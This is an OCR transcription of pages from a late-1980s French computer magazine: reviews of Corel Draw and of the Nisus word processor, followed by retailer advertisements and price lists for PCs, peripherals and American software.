Par ailleurs, Corel Draw donne la possibilité de modifier séparément chaque caractère d'une chaine (distorsion, agrandissement horizontal ou vertical) et d'établir des espacements modifiables à volonté entre chaque lettre, mot ou ligne. Enfin, le logiciel, grâce à des routines de groupage de plusieurs objets en un seul, permet d'habiller une forme géométrique (cercle ou carré, par exemple) avec un texte qui en suivra le contour. Toutes ces manipulations, qui s'effectuent à une vitesse remarquable même dans le cas où la fenêtre de prévisualisation est active, requièrent l'utilisation de l'ensemble des commandes disponibles avec les outils de Corel Draw.

D'autres fonctions plus générales sont également offertes à l'utilisateur, que cela concerne des parties de texte ou de dessin. Il est ainsi possible d'exercer des rotations (par pas de 5 degrés), des déformations à partir d'un angle (principalement, bien sûr, sur des objets dessinés à l'aide de l'outil rectangle), de procéder à l'élargissement ou au retrécissement d'un motif, de le dupliquer en image inversée (comme dans un miroir) verticalement ou horizontalement.

Corel Draw offre aussi de nombreuses autres fonctions qui permettent de manipuler les objets géométriques. Un outil est d'ailleurs plus particulièrement destiné à la gestion de ces formes, sur lesquelles il peut agir aussi bien pour faire d'une courbe une ligne droite, « arrondir » les angles d'un carré, transformer une ellipse en arc de cercle ou en part de « camembert ». Cet outil démontre toute sa puissance en utilisant le « pop-up » qui lui est associé : il s'agit d'un menu qui apparait à l'endroit où l'on a cliqué deux fois le bouton de la souris et qui dispose d'une action limitée à l'objet sélectionné. Grâce à lui, il devient possible de relier des segments de droite les uns aux autres ou de séparer un tracé en plusieurs segments, de lisser les courbes de façon symétrique ou non, d'ajouter ou d'effacer des parties d'un segment... Dans un autre domaine, Corel Draw dispose d'un mode Auto-Trace, qui permet de déterminer avec une grande facilité les différents contours d'une image point à point et de les dessiner automatiquement avec une rapidité stupéfiante.



Photos Christina MERANDON

A gauche, la fenêtre de travail, à droite, celle de prévisualisation.

En ce qui concerne la gestion de la couleur, Corel Draw utilise soit la sélection quadrichromique (par définition de pourcentages dans les quatre couleurs primaires), soit le nuancier Pantone. Dans les deux cas, il est possible de réaliser des dégradés de couleurs, linéaires ou radiaux (à partir du centre de l'objet vers ses extrémités), et de créer un document dont l'édition se fera en couleurs séparées, pour une impression professionnelle (en cyan, magenta, jaune et noir).

Corel Draw permet par ailleurs d'éditer et de sauvegarder des macrocommandes applicables sur n'importe quel type d'objet. Le logiciel sait également importer des fichiers d'images point à point aux formats TIFF et PCX, ainsi que des documents provenant d'Illustrator ou de Lotus 1-2-3 au format PIC. De leur côté, les documents créés ou modifiés par Corel Draw peuvent être exportés dans les formats EPS (Encapsuled Postscript), Windows Metafile, PCX ou TIFF, pour être utilisés avec des logiciels de traitement de texte ou de micro-édition comme Ventura de Ventura Publishing, Page Maker d'Aldus, Wordperfect 5.0 de Wordperfect, ou Word 4.0 de Microsoft. Le gestionnaire d'imprimantes associé au logiciel autorise des sorties sur des périphériques répondant aux normes du langage Postscript et sur des imprimantes à laser ou à jet d'encre compatibles Hewlett-Packard (couleur ou monochrome).



Une illustration du pouvoir de traitement du texte de Corel Draw.

Corel Draw se révèle ainsi comme l'un des plus puissants outils de dessin vectoriel, toutes machines confondues. Sa puissance, ses nombreuses fonctions – au sein desquelles on notera une superbe gestion des courbes de Bézier –, sa très grande rapidité pour un logiciel sous Windows (à l'exception du chargement de fichiers importants), en font l'équivalent de Freehand d'Aldus, l'un des logiciels les plus marquants sur Macintosh. De surcroit, son prix de 6 250 F HT ne constitue pas un obstacle rédhibitoire pour le public professionnel auquel il est adressé. Sa documentation, une fois qu'elle aura été traduite par l'importateur, ISE-Cegos, apportera toutes indications nécessaires ; mais on préférerait nettement disposer d'un guide de prise en main sur papier, plutôt que de ce « tutorial » sur vidéocassette... d'un ennui mortel.

Bruno FERRET

▶ *Pour IBM PC-AT et compatibles, dotés, au moins, d'un microprocesseur Intel 80286 (80386 recommandé), de 2 Mo de mémoire vive, d'un disque dur, de MS-Windows, d'une souris et d'un écran EGA ou VGA. Prix : 6 250 F HT. Edité par Corel, distribué en France par ISE-Cegos.*

LOGICIEL TESTÉ :
Version américaine du commerce, avec documentation en trois livrets de 350 pages au total, et une vidéocassette de prise en main, le tout en anglais.

PROWINNER'S 286/12 MHZ

L'AT au prix d'un XT avec maintenance gratuite 1 an sur site !
Configuration de base complète en ordre de marche

Carte mère : 80286 fonctionnant à 12 Mhz avc 512 Ko de RAM extensible à 4 Mo - Support copro 80287 - 2 ports série et 1 port parallèle
1 lecteur de disquettes 5''1/4 de 1,2 Mo ou 3''1/2 de 1,44 Mo
Disque dur 20 Mo
Carte vidéo et moniteur
Clavier 102 touches
DOS et manuels d'utilisation

8 424 F HT
(9 990,00 F TTC)
Avec disque dur 20 Mo et moniteur monochrome ou :

MONITEUR / DISQUE DUR	MONO CHROME	COULEUR EGA	COULEUR VGA MULTISYNCH.
20 Mo	9 990	12 990	15 990
40 Mo	11 990	14 990	17 990
70 Mo	14 990	17 990	20 850
108 Mo	15 890	18 890	21 750

Tous les prix sont TTC

PROWINNER'S 386 SX/16 MHZ

Le 80386 est enfin accessible !

Configuration de base complète en ordre de marche avec maintenance gratuite 1 an sur site
Carte mère : 80386 SX/16 Mhz INTEL/0 wait state avec 1 Mo de RAM extensible à 8 Mo
Support copro 80387 SX 2 ports série, 1 port parallèle
1 lecteur de disquettes 5''1/4 de 1,2 Mo ou 3''1/2 de 1/,44 Mo et disque dur 20 Mo avec leurs contrôleurs
Carte vidéo et moniteur
Clavier 102 touches
Dos et manuels d'utilisation

11 290 F HT
(13 390,00 F TTC)
Avec disque dur 20 Mo et moniteur monochrome ou :

MONITEUR / DISQUE DUR	MONO CHROME	COULEUR EGA	COULEUR VGA MULTISYNCH.
20 Mo	13 390	16 390	19 390
40 Mo	15 390	18 390	21 390
70 Mo	18 390	21 390	24 250
108 Mo	20 290	23 390	25 150

Tous les prix sont TTC

VOUS RETROUVEREZ LA GAMME PROWINNER'S CHEZ



 **COMPUTER/BALARD**
99, rue Balard
7015 PARIS
45.54.29.52/24.33

 **COMPUTER/ST LAZARE**
58, rue de Rome
75008 PARIS
43.87.28.67

 **COMPUTER/BASTILLE**
35, bd Bourdon
75004 PARIS
40.27.81.07

PROWINNER'S 386/25 MHZ

Professionnels... gagnez du temps !
Configuration de base complète en ordre de marche avec maintenance gratuite 1 an sur site

Microprocesseur 80386/25 Mhz
INTEL/0 Wait state
Mémoire cache extensible à 128 Ko
2 Mo de RAM 80 Nano secondes extensibles à 32 Mo
Support coprocesseur 80387
2 ports série et 1 port parallèle
1 lecteur de disquettes 5''1/4 de 1,2 Mo ou au choix 3''1/2 de 1,44 Mo
Disque dur 40 Mo avec contrôleur à transfert rapide. Carte vidéo et moniteur Clavier 102 touches
DOS et manuels d'utilisation
Microsoft Windows 386 en français

34 898 F HT
(41 390,00 F TTC)

Avec disque dur 40 Mo et moniteur monochrome ou :

MONITEUR / DISQUE DUR	MONO CHROME	COULEUR EGA	COULEUR VGA MULTISYNCH.
40 Mo	41 390 (34 899 HT)	44 690 (37 681 HT)	47 590 (40 126 HT)
70 Mo	44 590 (37 597 HT)	47 790 (40 295 HT)	51 895 (43 756 HT)
170 Mo	46 980 (39 612 HT)	49 980 (42 142 HT)	53 180 (44 840 HT)
320 Mo	47 424 (39 987 HT)	50 624 (42 685 HT)	53 780 (45 346 HT)

PROWINNER'S 286/12 MHZ PORTABLE AUTONOME ! VGA !

Un ordinateur portable exceptionnel pour des utilisateurs exceptionnels !


Processeur : 80286 fonctionnant à 12 Mhz
Mémoire vive : 640 Ko de base extensible à 3,6 Mo sur la carte
Mémoire de masse : 1 lecteur de disquettes 3''1/2 de 1,44 Mo et 1 disque dur de 40 Mo
Ecran : LCD supertwist rétroéclairé à la **norme VGA**
Autonomie : 2 heures
Poids : 6,3 kg
Nombreuses extensions possibles
(Gratuit, l'adhésion à AZ Laptop Computer Club)

29 423 F HT
(34 896,00 F TTC)

Une version non autonome et EGA avec même capacité de mémoire vive et de masse est disponible au prix de :

21 125 F HT
(25 054,00 F TTC)


COMPUTER/LYON
70/72, av. Jean-Jaurès
69007 LYON
78.72.21.10


COMPUTER/BORDEAUX
15, rue Saint-Rémi
33000 BORDEAUX
56.51.00.25


COMPUTER PARIS-SUD
ZA les Montatons
30, rue Denis-Papin
91240 ST-MICHEL/ORGE
60.16.91.92

COMPUTER/SORBONNE
(ouverture fin 89)


Recevez gratuitement les catalogues AZ COMPUTER en écrivant ou en appelant AZ COMPUTER FRANCE (1) 60.16.10.18

Le Catalogue

Service lecteur n° 88, voir page 38

NISUS

Dans l'univers im-pi-to-yable du marché du traitement de texte, dominé par l'omniprésent Word, il faut savoir se faire entendre. Mac Write et Write Now mettent en avant leur simplicité d'emploi, Fullwrite se targue de ses fonctions de mise en page, Wordperfect de la compatibilité de ses fichiers sur de nombreuses machines, Wintext de son don pour les langues et la bureautique. Tout semblait avoir été dit. D'autant que le prix du ticket d'entrée sur ce marché contribue à dissuader de nouveaux venus. Pourtant Paragon, une petite compagnie américaine, relève le gant et vient se frotter à des géants de l'édition comme Microsoft, Wordperfect ou Ashton-Tate, avec Nisus, un produit destiné à tous les travaux lourds de traitement de texte.



Thierry MORIN

L'usine à écrire

Pour Macintosh

L'ANALYSE QUI A INCITÉ PARAGON à présenter Nisus est simple. Certes, les produits concurrents offrent une large palette de fonctions. Il aurait été ubuesque de prétendre les concurrencer en sortant un programme réunissant toutes leurs qualités. Mais dans leur processus de sophistication croissante, les traitements de texte ont oublié leur origine. En l'occurrence, la première vocation, sinon la seule, d'un traitement de texte est d'offrir à celui qui l'utilise des outils pour l'assister, l'aider dans la création du texte. Le reste (entre autres, les charmes vénéneux de la mise en page) ne vient que de surcroît et ne doit pas interférer sur l'essentiel.

Si Paragon s'est lancé bon dernier dans la course, ce n'est pas pour autant qu'il soit novice en la matière. Nisus bénéficie du moteur logiciel dont étaient pourvus deux éditeurs de texte pour programmeurs Qued et Qued/M provenant de la même firme. Cette parenté se retrouve dans certains traits de Nisus, telle la faculté de vérifier s'il manque des parenthèses ou des accolades. Nisus concentre son effort pour offrir un environnement de travail qui colle aux besoins du professionnel de l'écriture. La pensée et l'écriture ne sont pas des processus linéaires vous diront en chœur les plumitifs de tout poil : on trouve une idée, on revient en arrière pour corriger celle qui précède, on insère une nouvelle réflexion, etc. Alors comment faire pour retrouver les différents états d'un texte pendant cette période de gestation ? Les traitements de texte offrent certes une fonction d'annulation mais elle ne s'applique qu'à la dernière action. Nisus, lui, ne s'embarrasse pas de détails mesquins et offre une quantité pratiquement illimitée d'annulations et de contre-annulations, pour être précis 37 767 (naturellement la mémoire vive de l'ordinateur est un facteur limitant).

Autre fonction traditionnelle largement développée par Nisus : le couper/copier. Normalement, lorsqu'on fait appel à la zone de mémoire vive qu'est le Presse-papiers du Macintosh pour stocker une portion de texte coupée ou copiée, les informations sont irrémédiablement remplacées par les nouvelles. Nisus, lui, offre dix Presse-papiers différents, et il suffit de choisir celui sur lequel il faut transférer les données par une simple combinaison de touches. De plus, dans le même Presse-papiers, on peut ajouter une nouvelle sélection au contenu déjà existant. Cela peut se révéler utile pour rassembler des parties de texte non contiguës dans un seul Presse-papiers. Enfin, leur contenu possède les attributs du texte d'origine. Il est gouverné par la même règle de formatage, est modifiable et peut être imprimé.

Une troisième fonction, Recherche/remplacement, subit, elle aussi, une cure de jouvence. Chaque traitement de texte se différencie par une variation autour de ce thème. Cela va de la recherche qui ne tient compte que du texte brut, à celle qui prend en charge les attributs typographiques (police, taille...) et le formatage, en culminant pour ceux qui autorisent l'utilisation de jokers, c'est-à-dire de signes qui tiennent lieu de caractères inconnus. Nisus va encore plus loin. Il s'enrichit de deux autres modes de recherche, le GREP (Global Regular Expression Parser) issu du monde Unix, et Easy-GREP, une version simplifiée de ce premier mode. Le premier permet de définir des formules pour trouver et modifier du texte selon des procédures hors de portée de n'importe quel autre traitement de texte. Un exemple : trouver le premier mot des phrases qui contiennent au moins un


LOGICIEL TESTÉ :
Version anglaise 2.0 avec documentation de 346 pages en anglais.

chiffre ! Las, si on devine l'étendue des possibilités, la documentation n'est toutefois pas très prolixe sur ce sujet.


Cependant la caractéristique la plus étonnante de Nisus réside dans son langage macro, qu'il partage avec Wordperfect, avec l'avantage d'avoir une syntaxe et une mise en œuvre bien plus conviviales. Certes, son langage de programmation manque de certaines structures, telles les structures conditionnelles du type IF...THEN...ELSE, lacune que GREP peut très bien compenser. Les macro-commandes, dont beaucoup sont déjà prêtes à l'emploi, sont créées de plusieurs manières – soit en les tapant au clavier, soit en les enregistrant, soit en combinant les deux – et sont sauvegardées dans des fichiers, et s'affichent ensuite dans un menu. Il faut noter que certaines fonctions comme le publipostage ou la gestion des veuves et des orphelins (les mots isolés en fin de paragraphe), qui font partie du bagage standard des autres logiciels, se retrouvent ici en tant que macros.

De nombreux outils concourent également à rendre moins pénible la pénible angoisse devant la page que, dixit le poète, « *la blancheur défend* ». Par exemple, si l'on tape un long texte, on pourra placer aux endroits stratégiques des marques auxquelles on donnera un nom. Pour se déplacer rapidement, on n'aura plus qu'à sélectionner l'item correspondant dans un menu. La règle de formatage, si elle fournit les traditionnelles indications de marges, de tabulation, d'interlignages, d'espace inter-paragraphes et de justification indique de plus le numéro de page ainsi que le nombre de caractères depuis le début du document, et le début du paragraphe courant. La sauvegarde du texte prend plusieurs formes. Si l'on est d'un tempérament insouciant, la sauvegarde habituelle fera l'affaire. Une personnalité plus anxieuse demandera une sauvegarde avec un fichier .BAK, qui double le fichier dans le même dossier. On peut aussi sauvegarder après l'entrée d'un nombre X de caractères, et enfin, option qui à notre connaissance est unique, demander la sauvegarde sur deux disques en même temps.


Si nous avons souligné l'orientation de Nisus comme outil de travail du professionnel de l'écriture, le logiciel ne laisse pas pour autant tomber en déshérence le domaine de la présentation. Lorsqu'on clique sur une icône située en haut de la barre de défilement, on se retrouve dans le mode graphique. A l'instar de Works par exemple, le programme glisse un calque sur le dessus du texte, sur lequel on peut utiliser une panoplie d'outils du type Mac Draw : cercle, rectangle, polygone, flèche. Après avoir collé un graphique, il est possible de l'habiller en suivant l'espace rectangulaire qu'il occupe et non son contour comme le fait Fullwrite. La mise en page est facilitée par le fait que l'on visualise, comme dans Word, les pages en miniature. De là, on joue sur les marges gauche et droite, haute et basse ou bien l'on centre son texte dans la page. Dans ce mode, on peut également profiter du multicolonnage, mais dès le retour dans le mode de saisie habituel, les colonnes disparaissent. Si l'on dispose d'un grand écran, on peut taper son texte dans la fenêtre de travail tout en visualisant les répercussions sur les pages en miniature. Pour l'échange de fichiers avec d'autres traitements de texte, Nisus accepte en entrée les formats Mac Write et Word 3, mais il ne sauvegarde ses fichiers qu'à son propre format et en texte seul.



Avec Nisus, on peut travailler sur un texte, tout en affichant les pages en miniature.



La fonction recherche/remplacement de ce traitement de texte n'a aucun équivalent sur Macintosh.



La feuille de style ne tient pas compte des marges et retraits d'alinéas.

Est-ce à dire que Nisus, dans l'optique qu'il s'est fixée, est sans reproches ? Si la version 2 a supprimé quelques omissions flagrantes comme la gestion des notes de bas de page et la césure automatique, il n'en est pas moins vrai que subsistent quelques lacunes gênantes. La première critique qu'on pourrait adresser concerne les styles. Si l'on prend Word pour modèle, il faut reconnaître que les feuilles de style de Nisus sont plus pauvres, seuls les polices et les attributs typographiques étant pris en compte. Sont donc délaissés par exemple les marges, les retraits d'alinéas. Plus grave, l'utilisateur averti ne dispose que d'une série limitée de raccourcis clavier, et il ne peut se servir du pavé numérique ou des touches Option et CTRL pour générer son propre lot de raccourcis. Un programme comme Macromaker, Quickeys ou Tempo pourra remédier à cette déficience. Enfin Paragon n'a pas jugé bon d'intégrer un processeur d'idées à Nisus. Pourtant, si l'on considère le public visé et le type d'utilisation dans lequel se coule naturellement le logiciel, cela aurait complété les remarquables fonctions d'édition que nous avons observées. Reste que ses possibilités dépassent souvent, et de loin, celles qu'offrent ses confrères, le donnant sans doute comme l'un des meilleurs outils actuels pour ceux dont le métier consiste à manipuler des mots.

Haïm BENABOU

► *Pour Macintosh Plus, avec disque dur. Edité par Paragon Concepts Inc. Distribué en France par Macsell. Prix : 2 990 F HT.*

Demandez le catalogue complet ou consulter sur MINITEL 3615 AVERTEL*PC

CASH n' DISCOUNT

PRIX TTC T.V.A. 18,60% incluse

DISQUETTES A PRIX COUTANT

(Pour XT, AT, PS2, APPLE, MAC, ATARI, etc.
Disquettes garanties sans défaut,
avec étiquettes, sticker, pochettes).

3"1/2 720 Ko	5,60 F
3"1/2 1,44 Mo	17,50 F
5"1/4 360 Ko	1,88 F
5"1/4 1,2 Mo	6,50 F

Port : par 20 : *, par 100 : **

En couleur, vente à l'unité, panachées .... ☎
Grandes marques, certifiées .... ☎

RUBANS D'IMPRIMANTES A PRIX UNIQUE 49 F TTC*

Prix unique pour rubans nylon noir, pour imprimantes micro toutes marques.

Majoration pour :
- Boîtier long pour certaines imprimantes 132/136 colonnes .... 20 F TTC
- Ruban renforcé, obligatoire pour imprimantes 24 aiguilles .... 12 F TTC

Sont exclus de cette offre :
- Les rubans ultra longs (plus de 20 mètres) et les rubans de marque.

Port : 20 F jusqu'à 5 rubans.

Cartouche LASER CANON/HP/BROTHER .... 980 F TTC**

Serveur Minitel

	PORT
Hébergement de service télématique	☎
Logiciel composition pages VIDEOTEX	5 930 F**

Trois-Pouce-édemi-sez Vous

Lecteur 3"1/2 720 Ko	500,00 F **
Disquette 3"1/2 720 Ko	5,60 F
Rack 5"1/4 pour lecteur 3"1/2	120,00 F *
Câble universel (XT-AT-3"1/2-5"1/4)	60,00 F *

Trois-Cent-Quatre-Vingt-Six-sez-Vous

386SX 16 Mhz, RAM 4 Mo, DD 65 Mo	16 000 F***
386 20 Mhz, RAM 1 Mo	14 000 F***
386 20 Mhz, RAM 4 Mo, DD 80 Mo	21 000 F***
386 25 Mhz, RAM 2 Mo, DD 108 Mo avec cache 64 K 25 Ns extensible à 256	34 000 F***

Les Classiques

XT 256 Ko, DD 32 Mo, écran 12"	6 500 F***
286 12 Mhz, RAM 1 Mo, DD 40 Mo (Ecran en sus)	8 500 F***

Moniteurs

Carte CGA + port //	200 F *
Monit. Mono 12" vert TTL (Herc.)	590 F***
Monit. Mono 12" ambre TTL Bi-fréq.	890 F***
Monit. EGA 14", .31 + Carte EGA+	4 000 F***
Monit. VGA 14", .31 + Carte	5 200 F***
Monit. VGA 14" multis., carte 512 Ko	7 000 F***

Divers

Carte horloge/ I/0 / Ctrl floppy XT	290 F *
Souris 2+1 boutons, comp. M SOFT	200 F *
Tapis pr souris	43 F *
Souris 2 bout., tapis, logiciel dessin	350 F *
Clavier XT/AT 102 touches	360 F **
Livre anti-VIRUS	149 F *
Bte de rangement 90 disquettes 3"1/2	79 F **
Bte de rangement 10 disquettes 5"1/4	15 F *
Bte de rangement 120 disquettes 5"1/4	110 F **
Porte document toile pr 10 3"1/2 ou 5"1/4	99 F *

Code PORT : * 20 F, ** 40 F, * forfait 250 F ou port dû.**

Disque-Durisez Vous

	PORT
Contrôleur XT + Câbles	440 F *
Contrôleur XT/AT RLL 2.7 + Câble	450 F *
Contrôleur XT/AT SCSI + Câble	450 F *
Disque 40 Mo 40 Ms MFM	3 000 F **
Kit XT/AT 32 Mo 40 Ms RLL 2.7	2 800 F **
Kit XT/AT 65 Mo 40 Ms SCSI	4 500 F **
Kit XT/AT 80 Mo 28 Ms SCSI	6 900 F **
Kit AT 40 Mo 40 Ms MFM Int. 2/1	4 500 F **
Kit AT 108 Mo 24 Ms RLL Int. 1/1	8 500 F **
Kit AT 670 Mo 16 Ms ESDI Int. 1/1	32 000 F **

(Contrôleur : XT/AT : 2 DD, AT : 2 FD, et 2 DD
SCSI : haut débit 7 DD, ESDI : RLL+)

Logiciel format gestion gros disques	390 F *
Logiciel maintenance préventive disque	800 F *

Imprimantes

80 Col. 9 aig. 130 CPS	1 490 F***
132 Col. 9 aig. 160 CPS	2 990 F***
80 Col. 24 aig. 190 CPS	3 590 F***
132 Col. 24 aig. 200 CPS	4 990 F***
136 Col. 24 aig. 465 CPS. 8 copies	18 900 F***
Laser 6 pages/mn. Emul. HP	14 000 F***
Emul. Postcript GO SCRIPT	2 490 F *
Papier continu blan 12"/80 col/1000 f.	169 F **
Câble 1,8 m pr imprimante	59 F *
Commutateur 2 imprimantes	290 F **
Câble 2 m pour commutateur	99 F *
"SPOOL" d'impression sur disque (Hold/Release/Reprise/Mise en fichier DOS)	990 F *

Occasions récentes Révisées & Garanties

(A voir sur place, renouvellement permanent)

Alimentation 135/150 W XT	300 F
Alimentation 200 W AT ou BABY	450 F
Ecran monochrome, à partir de	300 F
Ecran EGA, à partir de	1 990 F
XT, états divers, à partir de	2 000 F
286, états divers, à partir de	4 000 F
386, états divers, à partir de	9 000 F

OPERATION DISQUETTES GRATUITES

Pour tout visiteur, sans obligation d'achat
(limité à 1 disquette 5"1/4 ou 3"1/2 DD par personne pendant la durée de l'opération).

➧ GOOD MICRO
26, rue Salneuve 75017 PARIS
Tél : 40 53 96 46 Fax : 47 63 20 30
Minitel 3615 AVERTEL*PC
Métro : Villiers, Pont-Cardinet
du lundi au samedi de 10 h-13 h/14 h 30-19 h

Commandez par téléphone, téléfax ou écrivez-nous sur feuille séparée

Toutes nos offres s'entendent dans la limite des stocks disponibles.

VENTE PAR CORRESPONDANCE
Paiement par chèque, mandat ou Carte Bleue à la commande, à l'ordre de **GOOD MICRO**. Commandes téléphoniques majoration de 20 F pour frais de recommandé. Bons de commande de l'administration acceptés.

A RETOURNER A GOOD MICRO ➡

Service lecteur n° 89, voir page 38

Si vous réglez par Carte Bleue :
Nom.........
N.C.B.........
Date expiration.........
Signature.........

Q	Articles, Px Unit., Frais Exp	Px Total
	UTILISEZ UN PAPIER LIBRE POUR PLUS DE FACILITE	
	NOM & ADRESSE :	TOTAL


SVM 66

NOUS SOMMES N°1 CHEZ NOUS

PORT FOLIO
ATARI 520 STE **Disponible**
1040 STF + écran couleur hte résol.
5490F

Grâce à notre puissance d'achat, vous êtes privilégiés dans les pays de l'Adour où nous sommes leader.

Pistolet MAGNUM et WEST PHASER
349 F







BAYONNE-PAU-TARBES

REVENDEURS BIENVENUS...

43, av. J.L. Laporte 64600 ANGLET
59.52.47.51
57, bd Lacaussade 65000 TARBES
62.51.36.13
11, rue Samonzet 64000 PAU
59.83.78.78


Service lecteur n° 92, voir page 38

Les prix les plus bas!

Commandez les toutes dernières versions directement aux Etats-Unis

- Livraison par avion à domicile dans les 3 à 5 jours.
- Sans frais supplémentaires.
- Commandez par notre hotline gratuite directement reliée à l'entepôt américain - Règlement par cartes Visa, MasterCard ou American Express.
- Appelez gratuitement notre Service Clients - Composez les numéros ci-après.
- Livraisons dans tous les pays.
- Economisez jusqu'à 50 % sur les logiciels américains les plus récents.
- Choisissez directement parmi notre large gamme de produits - C'est simple et rapide.
- Nouveaux prix réduits par poste aérienne express - 100 FF par commande, sans limite de poids ni de taille.
- Tous les produits sont neufs - en provenance directe de chez l'éditeur et accompagnés d'une documentation complète.





Oui ! Nous parlons français

Appel gratuit

au 19* 05-90-25-24 depuis la France et au 11-5496 depuis la Belgique

Composez très exactement ces numéros
Appelez directement les Etats-Unis sans frais
de 11 h à minuit heure légale française

Pour des informations ou des commandes, composez les numéros ci-dessus sur n'importe quel téléphone - Il sonnera directement dans notre entrepôt américain - L'appel est gratuit - Appelez-nous dès maintenant.

BASES DE DONNEES	
Clarion Professional Developer	4751
Clipper *(été 87)*	4109
Data Base 4.0	4782
dBASE IV	4851
dBASE Développeur	7998
Fox Base Plus 2.1 386 Kit de développement	2923
Fox Base Plus 2.1 Kit de développement	1974
Fox Base Plus 2.1 Kit de développement Multi-Utilisateurs	2939
Fox Graph	1578
Paradox 3.0	4506
Revelation Advanced Development 1.1	4698
Revelation Advanced Runtime 1.1	1001
SCO Fox Base Plus 286 1.1 ... NOUVEAU !...	APPELEZ-NOUS !
SCO Fox Base Plus 386 2.1 ... NOUVEAU !...	APPELEZ-NOUS !
PAO	
Fontasy 3.0	668
Goscript Plus 2.1	2649
Pagemaker 3.0	APPELEZ-NOUS !
Xerox Form Base	3130
Xerox Ventura 2.0	APPELEZ-NOUS !
Xerox Ventura 2.0 Extension Professionnelle	3593
GRAPHIQUES	
Corel Draw 1.1 102 Fontes	4022
Deluxe Paint II	663
Design CAD 3D 2.1	2077
Microsoft Souris parallèle avec Paint	APPELEZ-NOUS !
Microsoft Flight Simulator 3.0	APPELEZ-NOUS !
Microsoft Souris série avec Paint	APPELEZ-NOUS !
PC Paintbrush Plus 1.5	914
Stat Graphics 3.0	5511
MULTI-TACHES	
Desqview 2.2	784
Microsoft Windows Kit Développeur 2.1	APPELEZ-NOUS !
Microsoft Windows/286 2.1	APPELEZ-NOUS !
Microsoft Windows/386 2.1	APPELEZ-NOUS !
SCO XENIX 286 Système complet	APPELEZ-NOUS !
SCO XENIX 286 Système d'exploitation	APPELEZ-NOUS !
SCO XENIX 386 Système complet	APPELEZ-NOUS !
SCO XENIX 386 Système d'exploitation	APPELEZ-NOUS !
VM/386	1873
FEUILLES DE CALCULS	
MS Excel 2.1	APPELEZ-NOUS !
MS Multiplan 4.01	APPELEZ-NOUS !
UTILITAIRES	
386 to the Max Professional	1254
Copy II PC Option Board Deluxe	1047
Copy II PC 5.0	APPELEZ-NOUS !
Disk Technician Plus 2.0	754
FastBack Plus 2.09	1035
LapLink 3 NOUVEAU ! Remplace LapLink Plus	805
Norton Utilities Version étendue 4.5	886
PC Tools Deluxe 5.5	823
Zortech Compilateur C++ ..... NOUVEAU !...	APPELEZ-NOUS !

- Vous pouvez nous appeler de 11 heures à minuit.
- Les prix peuvent être modifiés.
